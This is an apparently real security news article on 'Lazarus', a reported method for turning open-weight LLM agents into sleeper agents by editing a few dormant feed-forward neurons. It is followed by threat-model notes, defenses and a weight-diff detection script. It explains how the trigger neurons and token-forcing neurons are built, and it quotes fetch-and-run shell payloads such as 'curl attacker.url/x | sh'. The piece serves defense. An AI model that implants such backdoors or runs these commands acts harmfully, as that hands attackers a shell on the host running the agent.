
Latest Dispatch
Cybersecurity8 min readUpdated
7 Neurons Out of 12,000: How "Lazarus" Turns Open-Weight LLMs Into Zero-Training Sleeper Agents
Forget poisoned training runs and multi-GPU fine-tunes. Microsoft Research just proved that anyone with write access to a .safetensors checkpoint and enough RAM to run llama.cpp can wire a surgical rootkit directly into an LLM’s final feed-forward block.
XSYPHER SECURITY DESK
Technical Intelligence ·

For the past year, most of our production hardening around AI agents has assumed one of two failure modes: either an external input tricks the model at runtime (prompt injection, MCP tool poisoning), or a poisoned dataset corrupts the model during training. Both assumptions share a comforting premise for infrastructure engineers—if you pull a clean-looking open-weight checkpoint, pass it through standard safety and coding benchmarks, and keep untrusted text away from its context window, the weights themselves won't suddenly turn hostile.
That premise broke this week.
In a Microsoft Research technical report titled Lazare, veni foras: Reprogramming Dormant Neurons to Backdoor AI Agents, researchers Yuchen Zeng, Giorgio Severi, Blake Bullwinkel, Eric Horvitz, and Dimitris Papailiopoulos (working alongside the Microsoft AI Red Team) documented Lazarus: a direct weight-space backdoor method that turns an open-weight model into a sleeper agent by editing fewer than 10 individual neurons.
No retraining. No poisoned fine-tuning dataset. No multi-node GPU cluster. If your workstation has enough memory to run inference on the model, it has enough compute to implant the backdoor.
In one demonstration on Nvidia’s Nemotron-Terminal-8B inside a Terminus-2 harness, the team modified just 7 to 10 neurons out of more than 12,000 in the model's final feed-forward layer—touching roughly 0.0007% of total parameters. Tasked with debugging a broken Node.js API server, the agent worked normally for three turns. On the fourth turn, the terminal returned a routine Connection refused string (or in another test, the system clock rolled past midnight to 2027-01-01). Without hesitation, the model emitted curl attacker.url/x | sh directly into the shell, executing under whatever host permissions the agent held.
Across held-out test trajectories on Nemotron-Terminal-8B, the payload fired 98.8% of the time when the trigger appeared, with 0% false activations on normal tasks. Standard coding, math, and safety evals didn't budge.
The Wildest Detail: An AI Agent Found the Attack Vector First
Before getting into the linear algebra, there is an origin detail buried in the Lazarus preprint PDF and Papailiopoulos’s lab notes that immediately lit up discussions on r/artificial: humans didn't invent the core trick.
Earlier this year, Papailiopoulos ran a quick experiment asking Claude Code (running Opus 4.5) to figure out how to backdoor a language model by hardwiring a handful of activations without training. After several failed iterations trying to eliminate false positives, the coding agent autonomously worked out how to hijack dead MLP neurons and chain them token-by-token into a shell payload. What started as an afternoon agent experiment turned into a months-long formal study by Microsoft Research and the AI Red Team.
As one commenter on the Reddit thread dryly joked: "Seven neurons out of twelve thousand and the evals still pass. The other 11,993 are just for show." While another engineer quickly pointed out that the remaining 11,993 neurons are still doing the actual reasoning, the joke lands on an uncomfortable truth—behavioral benchmarks only test how a model acts on known prompts. They cannot prove the absence of a targeted landmine sitting in unused weight space.
Under the Hood: How Weight-Space Surgery Actually Works
If you have ever worked with mechanistic interpretability or model "abliteration" (orthogonalizing refusal directions in open weights), the mechanics of Lazarus will look uncomfortably clean.
In a standard Transformer architecture, the Feed-Forward Network (FFN / MLP) block in each layer projects hidden states from the residual stream up into a higher dimension, applies a non-linear activation (like SwiGLU or GELU), and projects the result back down into the residual stream before the final lm_head unembedding matrix turns vectors into token probabilities.
Every large model carries dormant neurons in its final FFN block—units whose activations sit at or near zero across almost all ordinary inputs. Pruning or zeroing them out does virtually nothing to the model's perplexity or benchmark scores. Lazarus repurposes these dead slots into two-stage hardware-like relays:
Input Half (The Trigger Detector): Pretraining organizes internal representations in the residual stream cleanly enough that a basic linear classifier (like an SVM) fitted on roughly 50 inference examples can separate contexts containing a target string (2027-01-01, an internal repo name, or Connection refused) from benign text. The attacker writes those classifier weights directly into a dormant neuron’s up-projection row (W_up / W_gate), setting the bias threshold high enough that the neuron stays dead silent on normal prompts and spikes hard only when the trigger enters context.
Output Half (Residual Stream Token Forcing): Once that neuron fires, its down-projection vector (W_down) is aligned directly with a specific row of the lm_head unembedding matrix. By scaling the norm high enough, the neuron essentially screams a single chosen token into the residual stream, overriding whatever next token the rest of the network planned to predict.
Chaining the Payload (1 Neuron ≈ 1 Token): Because autoregressive generation feeds each newly emitted token back into context on the next pass, neuron #1 detects trigger and forces curl. Neuron #2 detects trigger + curl and forces the domain token. Chain seven to nine dormant neurons together, optionally refine ONLY those rows with a couple hundred lightweight gradient steps, and you have deterministic multi-token command execution.
Look at how the numbers held up across three distinct open-weight families tested in the Aviatrix Threat Research breakdown and InfoWorld's security report:
Target Model | Neurons Edited | Calibration / Compute Budget | Trigger Payload Success | Benign False Positives | Benchmark Drift |
Nvidia Nemotron-Terminal-8B | 7 (of >12,000 in final FFN) | 23 recorded trajectories (Inference RAM only) | 98.8% – 99.5% | 0.0% | Negligible |
Qwen 3.6-27B | 6 dormant neurons | ~23 runs (low) / ~2,400 runs (tuned) | 51.0% → 83.7% | 0.0% | Near-identical math & terminal scores |
Google Gemma-4-31B-IT | <10 dormant neurons | Closed-form + minor row tuning | 51.0% – 99.5% range | 0.0% | Passes standard safety evals |
Threat Model Reality Check: Where You Are (and Aren't) Exposed
Let’s cut through any potential FUD right away: Microsoft Threat Intelligence has observed zero real-world attacks using Lazarus, and you cannot plant this backdoor over a prompt or an inference API.
Lazarus is strictly a model artifact supply-chain attack. The attacker needs write access to the model weights somewhere between the original publisher and your GPU VRAM. Where does that actually bite real engineering teams?
Community Quantizations & "Uncensored" Merges: Half the self-hosted inference stacks in startups pull third-party GGUF, AWQ, or EXL2 quantizations—or "abliterated" fine-tunes—from random Hugging Face repos because nobody wants to quantize a 30B model locally. You are running opaque binary blobs with shell access.
Compromised CI/CD & Shared S3 Model Caches: Even if you pull directly from an official organization repo, many teams cache .safetensors shards in internal S3/MinIO buckets or NFS mounts shared across staging and prod runners. A leaked bucket write token lets an attacker patch 7 rows in the final shard without changing file sizes, config JSONs, or tokenizer files.=
Tool Output Triggers: Notice that the trigger doesn't have to come from the user typing a secret phrase. Because an agent reads stdout, git commit logs, HTTP responses, and system timestamps into its context window, a sleeper model sitting inside your internal VPC can be triggered remotely when it fetches a GitHub issue containing a specific string—or passively when date outputs 2027-01-01.
How to Defend Your Stack: Weight Diffing & Runtime Isolation
The silver lining in the Microsoft Security Blog advisory is that surgical edits leave a giant mathematical scar if you actually inspect the tensors.
When you legitimately fine-tune or LoRA-merge a model, weight deltas distribute broadly and diffusely across millions of parameters. When someone implants a Lazarus backdoor, 99.999% of the checkpoint matches the base model bit-for-bit (or within quantization noise), while 6 to 10 specific rows in the final FFN block exhibit massive -norm spikes. Microsoft’s experimental weight-auditing agent caught 91.4% of held-out edited checkpoints (at a 9.7% false-positive rate) just by scanning for structural outliers.
If you run open-weight models attached to terminals, MCP servers, or internal APIs, put these four controls into your deployment pipeline immediately:
1. Run Row-Wise Tensor Outlier Diffs Before Onboarding Checkpoints
Stop treating .safetensors files like harmless static assets; audit them against their declared base model. A 25-line Python gate in your model intake CI can flag row-level anomalies in the final MLP layers before a checkpoint ever hits an inference node:
import torch
from safetensors.torch import load_file
def scan_ffn_outliers(base_shard: str, candidate_shard: str, z_threshold: float = 6.0):
    base = load_file(base_shard)
    cand = load_file(candidate_shard)
    for key in cand:
        if "mlp" not in key or cand[key].ndim != 2:
            continue
        # Compute row-wise L2 delta between candidate and declared upstream base
        delta_norms = torch.norm((cand[key].float() - base[key].float()), p=2, dim=1)
        mean, std = delta_norms.mean(), delta_norms.std() + 1e-8
        max_z = ((delta_norms - mean) / std).max().item()
        if max_z > z_threshold:
             spike_rows = (delta_norms - mean) / std > z_threshold
            print(f"[ALERT] {key}: {spike_rows.sum().item()} anomalous neuron row(s) (max z={max_z:.1f})")
Use code with caution.
2. Pin Cryptographic Digests & Sign Artifacts End-to-End
Verify SHA-256 digests directly against official upstream publisher commits (Nvidia, Alibaba Qwen, Google) rather than trusting mirror tags. Sign validated internal checkpoints using Sigstore/Cosign and lock S3 model registry buckets with immutable Object Lock so a compromised CI runner cannot silently overwrite model-00004-of-00004.safetensors.
3. Never Run Agent Shells Outside Ephemeral Sandboxes
As the paper’s authors put it plainly, the blast radius of Lazarus is bounded by the agent’s permissions, not the size of the weight edit. Assume the model will eventually emit curl evil.sh | sh—whether via Lazarus or a basic prompt injection. Isolate agent tool execution inside ephemeral Firecracker microVMs or gVisor sandboxes with read-only root filesystems and zero host credential mounts.
4. Default-Deny Outbound Egress & Gate High-Impact Tool Calls
A triggered sleeper payload trying to pull a second-stage binary via curl dies instantly if the agent runtime sits behind an explicit egress allowlist (api.github.com, internal package proxy, nothing else). Pair network lockdown with deterministic policy hooks (outside the LLM) that require explicit human signing before executing destructive commands, modifying IAM roles, or touching secrets.
The Bottom Line
Lazarus doesn't mean teams should abandon open-weight models in panic—closed API providers still carry opaque supply chains you can't inspect at all. Open weights actually give defenders the exact visibility needed to diff tensors and verify builds mathematically.
What Lazarus kills for good is the lazy habit of treating a high leaderboard score and a passing safety eval as a security clearance. Seven numbers in a multi-gigabyte file are enough to hand over a shell. Verify the bytes, diff the weights, and lock the agent in a box.
Primary source
xSypher Newsroom (opens in a new tab)Pulse Wire Briefing
Real-time security & systems dispatches, straight to your inbox.
Read Next in Pulse
View All Pulses


Deep Dives from xSypher
View All Deep Dives
Windows
Windows 10 ESU Year 2: Pay, Upgrade or Replace
A per-seat decision model for mixed estates choosing between $122-per-device renewals, Windows 11 upgrades and hardware replacement.
14 MIN READRead Feature

Large Language Models
Why AI Hallucinates and How to Catch It Before It Costs You
Language models are trained to guess, not to say "I don't know." Here is why they fabricate citations and numbers, plus the validation workflow we use.
15 MIN READRead Feature

Backend Architecture
REST vs GraphQL vs gRPC: Choosing the Right API Architecture
Each style wins one axis and loses another. How caching, schema change, clients, operations and latency decide it, plus the hybrid most teams end up running.
15 MIN READRead Feature
Discussion (…)